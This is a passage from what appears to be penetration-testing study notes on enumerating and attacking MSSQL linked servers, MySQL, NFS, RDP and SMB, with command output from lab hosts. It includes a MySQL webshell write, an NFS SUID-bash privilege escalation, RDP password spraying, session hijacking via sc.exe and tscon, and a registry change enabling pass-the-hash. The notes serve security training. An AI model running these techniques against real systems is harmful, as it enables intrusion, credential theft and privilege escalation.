1> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember(''sysadmin'')') AT [10.0.0.12\SQLEXPRESS]
2> GO

------------------------------ ------------------------------ ------------------------------ -----------
DESKTOP-0L9D4KA\SQLEXPRESS     Microsoft SQL Server 2019 (RTM sa_remote                                1

(1 rows affected)

This process can be simplified when using mssqlclient.py. The enum_link command allows us to quickly enumerate linked servers, while use_link allows us to run queries without typing the remote query statement out every time.

SQL (sqluser  guest@master)> enum_links
SRV_NAME                SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE          SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
---------------------   ----------------   -----------   ---------------------   ------------------   ------------   -------
LOCAL.TEST.LINKED.SRV   SQLNCLI            SQL Server    LOCAL.TEST.LINKED.SRV   NULL                 NULL           NULL
WINSRV02\SQLEXPRESS     SQLNCLI            SQL Server    WINSRV02\SQLEXPRESS     NULL                 NULL           NULL
Linked Server           Local Login   Is Self Mapping   Remote Login
---------------------   -----------   ---------------   ------------
LOCAL.TEST.LINKED.SRV   sqluser                        0   testadmin
SQL (sqluser  guest@master)> use_link "LOCAL.TEST.LINKED.SRV"

SQL >"LOCAL.TEST.LINKED.SRV" (testadmin  dbo@master)> select IS_SRVROLEMEMBER('sysadmin')

-
1

6.3 - MySQL

MySQL Database

Service Info

  • Name: MySQL
  • Purpose: Database
  • Listening port: 3306 TCP
  • OS: Unix-Like, Windows

MySQL is an open-source Structured Query Language (SQL) database developed and supported by Oracle. It is part of the LAMP stack (Linux, Apache, MySQL, PHP) for web applications. It is also often used to store sensitive information such as user account credentials and personally identifiable information (PII), although passwords are often hashed instead of stored in plaintext.

The best practice for hosting databases is to only allow local machine or internal network access, but misconfigurations can allow them to be accessed through the internet.

MariaDB is a community-developed, commercially-supported fork of MySQL. It maintains full compatibility with MySQL, and its clients and servers can be used interchanably.

SQL injection is a vast topic in of itself that a dedicated article will be create for. We will not be discussing it in this article.

Service Enumeration

Nmap scan with all MySQL scripts:

╭─brian@rx-93-nu ~
╰─$ sudo nmap 10.129.14.128 -sV -sC -p3306 --script mysql*

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 00:53 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00021s latency).

PORT     STATE SERVICE     VERSION
3306/tcp open  nagios-nsca Nagios NSCA
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 45010 guesses in 5 seconds, average tps: 9002.0
|_mysql-databases: ERROR: Script execution failed (use -d to debug)
|_mysql-dump-hashes: ERROR: Script execution failed (use -d to debug)
| mysql-empty-password:
|_  root account has empty password
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26-0ubuntu0.20.04.1
|   Thread ID: 13
|   Capabilities flags: 65535
|   Some Capabilities: SupportsLoadDataLocal, SupportsTransactions, Speaks41ProtocolOld, LongPassword, DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, SwitchToSSLAfterHandshake, FoundRows, InteractiveClient, Speaks41ProtocolNew, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, ODBCClient, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: YTSgMfqvx\x0F\x7F\x16\&\x1EAeK>0
|_  Auth Plugin Name: caching_sha2_password
|_mysql-users: ERROR: Script execution failed (use -d to debug)
|_mysql-variables: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

Database Engine Interaction

We can connect to a SQL database via the mysql utility, which allow us to query the database interactively.

╭─brian@rx-93-nu ~
╰─$ mysql -u root -pP4SSw0rd -h 10.129.14.128

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 150165
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

We can use select version() to print out the version of MySQL running on the target.

MySQL [(none)]> select version();
+-------------------------+
| version()               |
+-------------------------+
| 8.0.27-0ubuntu0.20.04.1 |
+-------------------------+
1 row in set (0.001 sec)

Default Databases

MySQL usually comes with several database preinstalled by default. Three of them contains information useful to attackers:

  • mysql: the main system database, contains database user information such as username, password hashes, and permissions inside the user table.
    • The mysql must have SELECT privilege on the user table in order to read it, which is only granted to high-privileged user like root.
  • System schema (sys): contains tables, information and metadata necessary for management
  • Information schema (information_schema): Also contains metadata, mainly retreived from the sys database

Database Enumeration

show databases command will show all databases available on this MySQL server:

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.006 sec)

To see the tables inside a database, we can first select the database and then use show tables.

MySQL [(none)]> use mysql;
MySQL [mysql]> show tables;
+------------------------------------------------------+
| Tables_in_mysql                                      |
+------------------------------------------------------+
| columns_priv                                         |
| component                                            |
| db                                                   |
| default_roles                                        |
| engine_cost                                          |
| func                                                 |
| general_log                                          |
| global_grants                                        |
| gtid_executed                                        |
| help_category                                        |
| help_keyword                                         |
| help_relation                                        |
| help_topic                                           |
| innodb_index_stats                                   |
| innodb_table_stats                                   |
| password_history                                     |
...SNIP...
| user                                                 |
+------------------------------------------------------+
37 rows in set (0.002 sec)

If we are interested in the contents of a table, we can dump it using SELECT * FROM <TABLE_NAME>.

SELECT * FROM user

We can also see all columns fro a table with:

show columns FROM user

Then we can specify the column names we are interested in:

SELECT username,password FROM user

MySQL Attacks

Arbitrary File Read/Write

MySQL supports the reading and writing of system files. The writing of system files is particularly useful when a web server that supports a backend scripting language (PHP, ASP.NET, etc.) is running. This combination allows an attacker who has access to the MySQL server to write a webshell into a web directory, which would give him command execution capabilities on the target.

However, two factors are used to control system file access through MySQL:

  • Only users with FILE privilege is allowed to read and write system files.
  • The secure_file_priv environment variable limits the scope of system file access. It can be set to one of three of the following values:
    • Empty: no affect, users with FILE privilege has the same file access permissions as the account running the MySQL service.
    • Name of a directory: Server limits reading/writing to that particular directory only.
    • NULL: Servers disables all system file access.

We can query the secure_file_priv variable:

mysql> show variables like "secure_file_priv";

+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+

1 row in set (0.005 sec)

To see if our current user has file access privilege, we can query the USER_PRIVILEGES table under information_schema:

mysql> SELECT * FROM information_schema.USER_PRIVILEGES
    -> WHERE PRIVILEGE_TYPE = 'FILE';
+---------------------+---------------+----------------+--------------+
| GRANTEE             | TABLE_CATALOG | PRIVILEGE_TYPE | IS_GRANTABLE |
+---------------------+---------------+----------------+--------------+
| 'root'@'localhost'  | def           | FILE           | YES          |
+---------------------+---------------+----------------+--------------+
2 rows in set (0.001 sec)
  • If the query returns a row with our current username, we have the privilege.
  • If the query returns an empty set, then we lack the privilege.

If we have FILE prvilege and the secure_file_priv environment variable is configured correctly, we can write to a file using SELECT ... INTO OUTFILE.

mysql> SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php';

Query OK, 1 row affected (0.001 sec)

To read from a file, we can use the LOAD_FILE command:

mysql> select LOAD_FILE("/etc/passwd");

+--------------------------+
| LOAD_FILE("/etc/passwd")
+--------------------------------------------------+
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

<SNIP>

6.4 - NFS

Network File System

Service Info

  • Name: Network File System (NFS)
  • Purpose: Network Drive
  • Listening port: 111 TCP/UDP, 2049 TCP/UDP
  • OS: Unix-Like

Network File System (NFS) is developed by Sun Microsystems in 1984, allowing a user to access files over the network as much like local storage. It builds on the Open Network Computing Remote Procedure Call (ONC-RPC/SUN-RPC) that listens on port 111 of both UDP and TCP.

NFS versions:

  • NFSv2: Released in March 1989, Operates entirely via UDP
  • NFSv3: Released in Jun 1995, includes features such as variable file sizes and better error reporting. Not fully compatible with NFSv2 clients.
  • NFSv4: Released in December 2000, only listen on one TCP or UDP port 2049. It uses Kerberos Includes features such as Kerberos, ACLs, state-based operations, as well as performance and security improvements.

NFSv2 and NFSv3 has no mechanism for authentication, relying on RPC’s options. The most common method is via UNIX UID/GID and group memberships. However, the UID/GID mapping on the client versus the server are not guaranteed to be the same. For example, if user bob has UID 1000 on the client, and user alice has UID 1000 on the server, bob would be able to access files belonging to alice. Therefore, NFSv2 and NFSv3 should only be used in secured local networks.

NFSv4 has rectified this by using kerberos for authentication. In additional, it also supports Access Control Lists (ACLs) and changed from being a stateless protocol in NFSv2 and NFSv3 to being a stateful protocol. NFSv4 marks a major evolution over the NFSv3. It now has a different, more modern security model.

NFS Server Configuration

The /etc/exports file contains a table of filesystem paths accessible by clients. The default contains comments with example configurations.

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

Configuration options:

  • rw: Read and write permissions.
  • ro: Read only permissions.
  • sync: Synchronous data transfer. (A bit slower)
  • async: Asynchronous data transfer. (A bit faster)
  • secure: Ports above 1024 will not be used.
  • insecure: Ports above 1024 will be used.
  • no_subtree_check: This option disables the checking of subdirectory trees.
  • root_squash: Assigns all permissions to files of root UID/GID 0 to the UID/GID of anonymous, which prevents root from accessing files on an NFS mount.
  • nohide (DANGEROUS): Exposes nested mounts, which can unintentionally leak sensitive FS segments.
  • no_root_squash (DANGEROUS): All files created by root are kept with the UID/GID 0.

Footprinting

Nmap scan with default scripts runs rpcinfo when rpcbind is found, which retrieves a list of running RPC services, their names and descriptions, as well as the ports they’re using.

$ sudo nmap 10.129.14.128 -p111,2049 -sV -sC

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 17:12 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00018s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41982/udp6  mountd
|   100005  1,2,3      45837/tcp   mountd
|   100005  1,2,3      47217/tcp6  mountd
|   100005  1,2,3      58830/udp   mountd
|   100021  1,3,4      39542/udp   nlockmgr
|   100021  1,3,4      44629/tcp   nlockmgr
|   100021  1,3,4      45273/tcp6  nlockmgr
|   100021  1,3,4      47524/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds

Nmap also includes scripts written to enumerate NFS.

  • nfs-ls lists the contents of the share
  • nfs-showmount lists available shares and which clients are allowed to connect
  • nfs-statfs shows the stats on each share
$ sudo nmap --script nfs* 10.129.14.128 -sV -p111,2049

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 17:37 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00021s latency).

PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2-4 (RPC #100000)
| nfs-ls: Volume /mnt/nfs
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID    GID    SIZE  TIME                 FILENAME
| rwxrwxrwx   65534  65534  4096  2021-09-19T15:28:17  .
| ??????????  ?      ?      ?     ?                    ..
| rw-r--r--   0      0      1872  2021-09-19T15:27:42  id_rsa
| rw-r--r--   0      0      348   2021-09-19T15:28:17  id_rsa.pub
| rw-r--r--   0      0      0     2021-09-19T15:22:30  nfs.share
|_
| nfs-showmount:
|_  /mnt/nfs 10.129.14.0/24
| nfs-statfs:
|   Filesystem  1K-blocks   Used       Available   Use%  Maxfilesize  Maxlink
|_  /mnt/nfs    30313412.0  8074868.0  20675664.0  29%   16.0T        32000
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41982/udp6  mountd
|   100005  1,2,3      45837/tcp   mountd
|   100005  1,2,3      47217/tcp6  mountd
|   100005  1,2,3      58830/udp   mountd
|   100021  1,3,4      39542/udp   nlockmgr
|   100021  1,3,4      44629/tcp   nlockmgr
|   100021  1,3,4      45273/tcp6  nlockmgr
|   100021  1,3,4      47524/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

Mounting NFS

We can create a mount on our local filesystem for an NFS share. The protocol abstractions allows us to work on it as if it’s part of our filesystem structure. First, we use showmount to enumerate available mounts on the server.

$ showmount -e 10.129.14.128

Export list for 10.129.14.128:
/mnt/nfs 10.129.14.0/24

Then, we create a directory as the mounting point, and then use it to mount the share.

$ mkdir target-NFS
$ sudo mount -t nfs 10.129.14.128:/ ./target-NFS/ -o nolock
$ cd target-NFS
$ tree .

.
└── mnt
    └── nfs
        ├── id_rsa
        ├── id_rsa.pub
        └── nfs.share

2 directories, 3 files

When we’re done working with the NFS share, we can unmount it to prevent our filesystem from becoming unresponsive.

sudo umount ./target-NFS

NFS UID/GID Spoofing

NFS servers are configured to trust the uid and gid of its clients (when Kerberos is not used). We can use this behavior to read and write files as any UID, even escalate our existing command execution . However, there are several settings that can change this behavior.

  • all_squash: Squashes all access mapping every user and group to nobody.
    $ whoami
    user
    $ touch nfs_share/user.txt
    $ ls -l nfs_share
    -rw-r--r-- 1 nobody nobody   0 Dec  5 16:46 user.txt
    
  • root_squash: Only access with uid 0 (root) is squashed to nobody. This is the default configuration on Linux.
    $ whoami
    root
    $ touch nfs_share/root.txt
    $ ls -l nfs_share
    -rw-r--r-- 1 nobody nobody   0 Dec  5 16:46 root.txt
    
  • no_root_squash: No squashing, all ownership information are preserved, including files owned by root.
    $ whoami
    root
    $ touch nfs_share/root.txt
    $ ls -l nfs_share
    -rw-r--r-- 1 root root   0 Dec  5 16:46 root.txt
    

Privilege Escalation

If no_root_squash is set, we can escalate our existing command execution access to root if we have Read/Write access on the NFS share. This is achieved by creating a copy of Bash inside the NFS share with owner set to root and its SUID bit set since -p option of Bash tells it to execute as the owner of the file if SUID is set.

To conduct this attack, We mount the share as root, then create a root-owned copy of bash inside the share with SUID set. Finally we get a root bash shell when we executed the root SUID copy from the target.

# On attacker machine as root
mkdir /mnt/nfs
mount -t nfs <target>:<share> /mnt/nfs
cp /bin/bash /mnt/nfs/bash
chmod 4755 /mnt/nfs/bash
# On target machine
./bash -p

Lateral Movement

If no_root_squash is not enabled, we can still move laterally to any non-root user on the system using a method similar to above. The main difference is that we now have to create a user on our local machine with the same UID as the user we want access to on the server.

First we get the UID of the target user on the server.

user@target$ id victim
uid=1111(victim) gid=1111(victim) groups=1111(victim)

Next, we create a user on our local machine with the same UID. The useradd utility has a -u option for us to specify a custom UID. Then we use sudo to run a bash shell as that user on our local machine.

# On Local Machine as a sudo user
sudo useradd -u 1111 victim_local
sudo -u victim_local bash

Now, we should be able to follow the rest of the UID/GID spoofing procedure above.

# On attacker machine as victim_local
mkdir /mnt/nfs
mount -t nfs <target>:<share> /mnt/nfs
cp /bin/bash /mnt/nfs/bash
chmod 4755 /mnt/nfs/bash
# On target machine
./bash -p

References

6.5 - RDP

Remote Desktop Protocol

Service Info

  • Name: Remote Desktop Protocol (RDP)
  • Purpose: GUI remote management
  • Listening port: 3389 (TCP)
  • OS: Windows, Unix-Like (with XRDP)

Remote Desktop Protocol is developed by Microsoft to enable remote access to a Windows computer. It allows display and GUI control commands to be transmitted over the network with encryption. The service is installed on Windows Servers by default.

Footprinting

Nmap default script scan includes enumeration of encryption methods and NTLM information (computer name, domain name, etc.).

╭─brian@rx-93-nu ~
╰─$ nmap -sV -sC 10.129.201.248 -p3389 --script rdp*

Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-06 15:45 CET
Nmap scan report for 10.129.201.248
Host is up (0.036s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
| rdp-ntlm-info:
|   Target_Name: ILF-SQL-01
|   NetBIOS_Domain_Name: ILF-SQL-01
|   NetBIOS_Computer_Name: ILF-SQL-01
|   DNS_Domain_Name: ILF-SQL-01
|   DNS_Computer_Name: ILF-SQL-01
|   Product_Version: 10.0.17763
|_  System_Time: 2021-11-06T13:46:00+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds

RDP Access Enumeration

Membership in the Remote Desktop User group is required for a user to access a Windows host via RDP. From a Linux attack box, we can enumerate that membership information using Netexec.

nxc smb <target-ip> -u <user> -p <password> --local-group "Remote Desktop User"

On the target machine, we can use net localgroup.

net localgroup "Remote Desktop Users"

If the target computer is part of an Active Directory domain, from another domain-joined Windows host, we may import PowerView and use function Get-NetLocalGroupMember and specify the name of the host we wish to enumerate.

PS C:\htb> Get-NetLocalGroupMember -ComputerName MS01 -GroupName "Remote Desktop Users"

ComputerName : MS01
GroupName    : Remote Desktop Users
MemberName   : CONTOSO\jsmith
SID          : S-1-5-21-3842939050-3880317879-2865463114-513
IsGroup      : True
IsDomain     : UNKNOWN

BloodHound can also be used to enumerate users with RDP rights as well as the machines they may connect to.

Password Spraying

We can use Netexec or Hydra to conduct password spraying against RDP to identify account credentials with RDP access.

nxc rdp 192.168.2.143 -u usernames.txt -p 'password123'
hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp

RDP Connection

On Linux machines, we may use xfreerdp or rdesktop to connect to RDP via terminal commands.

xfreerdp /u:<username> /p:<password> /v:<target_address>
rdesktop -u <username> -p <password> <target_address>

Alternatively, we may also make use of Remmina, a GUI application that allows us to connect to RDP and save connection information.

On Windows hosts, we can simply use the built-in mstsc.exe to make an RDP connection.

RDP Session Hijacking

If we have local Administrator privileges on a Windows host with RDP enabled, we can hijack the RDP session of any user logged in on the machine. In an Active Directory environment, this could result in the compromise of a domain account.

To successfully impersonate a user without their password, we need to run the tscon.exe binary at SYSTEM privilege. The command below will open a new console as the specified SESSION_ID within our current RDP session.

tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}

To run the command above as SYSTEM, rather than using PsExec or Mimikatz, we can instead create a service that executes the command above as SYSTEM.

First, we enumerate the users logged in on the machine.

C:\> query user

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>bcao                  rdp-tcp#13          1  Active          7  8/25/2021 1:23 AM
 jsmith                rdp-tcp#14          2  Active          *  8/25/2021 1:28 AM

Next, we use sc.exe to create a service named sessionhijack, with the binpath set to the session hijacking command we wish to run.

C:\> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"

[SC] CreateService SUCCESS

Finally, we start the service using net start.

net start sessionhijack

RDP Pass-the-Hash

If we have obtained the NT hash of a user that has RDP privileges, we can perform a PtH attack to gain GUI access to the target system. However, one major caveat is that Restricted Admin Mode needs to be enabled for us to authenticate without sending the cleartext password. Or else, we would receive the following error:

To enable Restricted Admin Mode, we add a DWORD registry key DisableRestrictedAdmin under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa.

reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f

We can execute this command using NetExec instead if we don’t have a privileged shell to add the registry key.

nxc smb <host> -u <username> -H <nt_hash> \
-x 'reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f'

Now, we can use xfreerdp to login with the /pth flag or Remmina with the Restricted Admin Mode option checked and Password Hash field filled in.

xfreerdp /v:<host> /u:<username> /pth:<nt_hash>

6.6 - SMB

Server Message Block

Service Info

  • Name: Server Message Block (SMB)
  • Purpose: Sharing of network resources.
  • Listening port: 139 TCP (NetBIOS), 445 TCP
  • OS: Windows, Unix-Like (Samba)

Server Message Block (SMB) is a client-server protocol that regulates access to file shares and network resources like printers and routers. It was originally built on Network Basic Input/Output System (NetBIOS), a network API created by IBM that provided computer naming, session, and datagram service. Since Windows 2000, SMB runs directly over TCP and listens on port 445, but NetBIOS over TCP (port 137-139) is kept for backward Compatibility with SMB over NetBIOS.

Samba is an open-source implementation of SMB that runs on Linux systems and is compatible with Windows SMB. Samba also comes with utilities like smbclient and rpcclient that are very useful for interacting with both SMB servers.

Nmap

Nmap Enumeration Scan with smb-protocols and smb2-security-mode scripts:

$ sudo nmap 10.10.0.5 -sV --script=smb-protocols,smb2-security-mode -p445
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-12 20:04 -0600
Nmap scan report for 10.10.0.5
Host is up (0.0018s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?

Host script results:
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
  • The smb-protocols script identifies SMB dialects available. If SMBv1 is available, the host may be vulnerable to EternalBlue.
  • The smb2-security-mode script identifies whether SMB signing is required. The signing is not required, the host may be used for SMB Relay Attack

SMB File Share Enumeration

If we have access to a user’s credential, or the guest account is enabled, we can use smbclient to list out the shares available:

$ smbclient -L //10.10.0.5 -U 'amuro.ray' --password='Password1'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        IPC$            IPC       Remote IPC
        Myshare         Disk

Alternatively, use netexec, a successor to CrackMapExec.

$ nxc smb 10.10.0.5 -u 'amuro.ray' -p 'Password1' --shares
SMB         10.10.0.5       445    MSN-04-SAZABI    [*] Windows Server 2022 Build 20348 x64 (name:MSN-04-SAZABI) (domain:GUNDAM.local) (signing:False) (SMBv1:False)
SMB         10.10.0.5       445    MSN-04-SAZABI    [+] GUNDAM.local\amuro.ray:Password1
SMB         10.10.0.5       445    MSN-04-SAZABI    [*] Enumerated shares
SMB         10.10.0.5       445    MSN-04-SAZABI    Share           Permissions     Remark
SMB         10.10.0.5       445    MSN-04-SAZABI    -----           -----------     ------
SMB         10.10.0.5       445    MSN-04-SAZABI    ADMIN$                          Remote Admin
SMB         10.10.0.5       445    MSN-04-SAZABI    C$                              Default share
SMB         10.10.0.5       445    MSN-04-SAZABI    CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.0.5       445    MSN-04-SAZABI    IPC$            READ            Remote IPC
SMB         10.10.0.5       445    MSN-04-SAZABI    Myshare         READ,WRITE

Browsing SMB Shares

We can use smbclient to browse an SMB share.

$ smbclient //10.10.0.5/Myshare -U 'amuro.ray' --password='Password1'
Try "help" to get a list of possible commands.
smb: \>

smbclient provides a command line interface similar to that of the FTP client.

  • ls to list current directory
  • cd to change directory
  • get to download file
  • put to upload file
  • !<cmd> to execute a command on local machine

The help command shows a comprehensive list of commands.

smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !

Test Write Access

If we connected to an SMB share as guest or via a null session, there is a possibility we can write to the share. Depending its purpose, this may have security implications that are noteworthy. It could enable malicious phishing files from being placed in an office file share, for example.

To rest guest/null write access, we create a test file and use the put command upload it.

smb: \> !touch test.txt
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kB/s) (average 0.0 kB/s)
smb: \> ls
  .                                   D        0  Fri Dec 12 21:16:33 2025
  ..                                DHS        0  Fri Dec 12 11:49:58 2025
  test.txt                            A        0  Fri Dec 12 21:16:33 2025

                16588031 blocks of size 4096. 13375101 blocks available

Mounting SMB Share

Alternatively, we can also browse the SMB share by mounting it to our local file system. It requires the cifs-utils package to be installed on your Linux system.

mkdir smb_share
sudo mount -t cifs //10.10.0.5/Myshare smb_share/ -o rw,user=amuro.ray,password=Password1

After mounting the share, we can navigate through it as if it’s part of our local file system. When we’re done working with this share, we can disconnect it from our local file system by unmounting it.

sudo umount smb_share/

If we can no longer connect to the SMB share, use -f option to force unmount.

sudo umount -f smb_share/

Spidering SMB File Shares

We may also utilize tools to explore SMB shares in an automated manner. The spider_plus module for NetExec facilitates this from a Linux perspective.

nxc smb <host> -u <user> -p <password> -M spider_plus

NetExec explores every readable share by the current user, and saves a JSON-formatted list of readable files to disk.

╭─brian@rx-93-nu ~
╰─$ nxc smb 10.10.0.3 -u amuro.ray -p 'Password1' -M spider_plus
SMB         10.10.0.3       445    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 x64 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:False) (SMBv1:None)
SMB         10.10.0.3       445    RA-CAILUM        [+] GUNDAM.local\amuro.ray:Password1
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*]  OUTPUT_FOLDER: /home/brian/.nxc/modules/nxc_spider_plus
SMB         10.10.0.3       445    RA-CAILUM        [*] Enumerated shares
SMB         10.10.0.3       445    RA-CAILUM        Share           Permissions     Remark
SMB         10.10.0.3       445    RA-CAILUM        -----           -----------     ------
SMB         10.10.0.3       445    RA-CAILUM        ADMIN$                          Remote Admin
SMB         10.10.0.3       445    RA-CAILUM        C$                              Default share
SMB         10.10.0.3       445    RA-CAILUM        CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.0.3       445    RA-CAILUM        F$                              Default share
SMB         10.10.0.3       445    RA-CAILUM        hangar          READ,WRITE
SMB         10.10.0.3       445    RA-CAILUM        IPC$            READ            Remote IPC
SMB         10.10.0.3       445    RA-CAILUM        NETLOGON        READ            Logon server share
SMB         10.10.0.3       445    RA-CAILUM        SYSVOL          READ            Logon server share
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [+] Saved share-file metadata to "/home/brian/.nxc/modules/nxc_spider_plus/10.10.0.3.json".
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] SMB Shares:           8 (ADMIN$, C$, CertEnroll, F$, hangar, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] SMB Readable Shares:  5 (CertEnroll, hangar, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] SMB Writable Shares:  1 (hangar)
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] Total folders found:  22
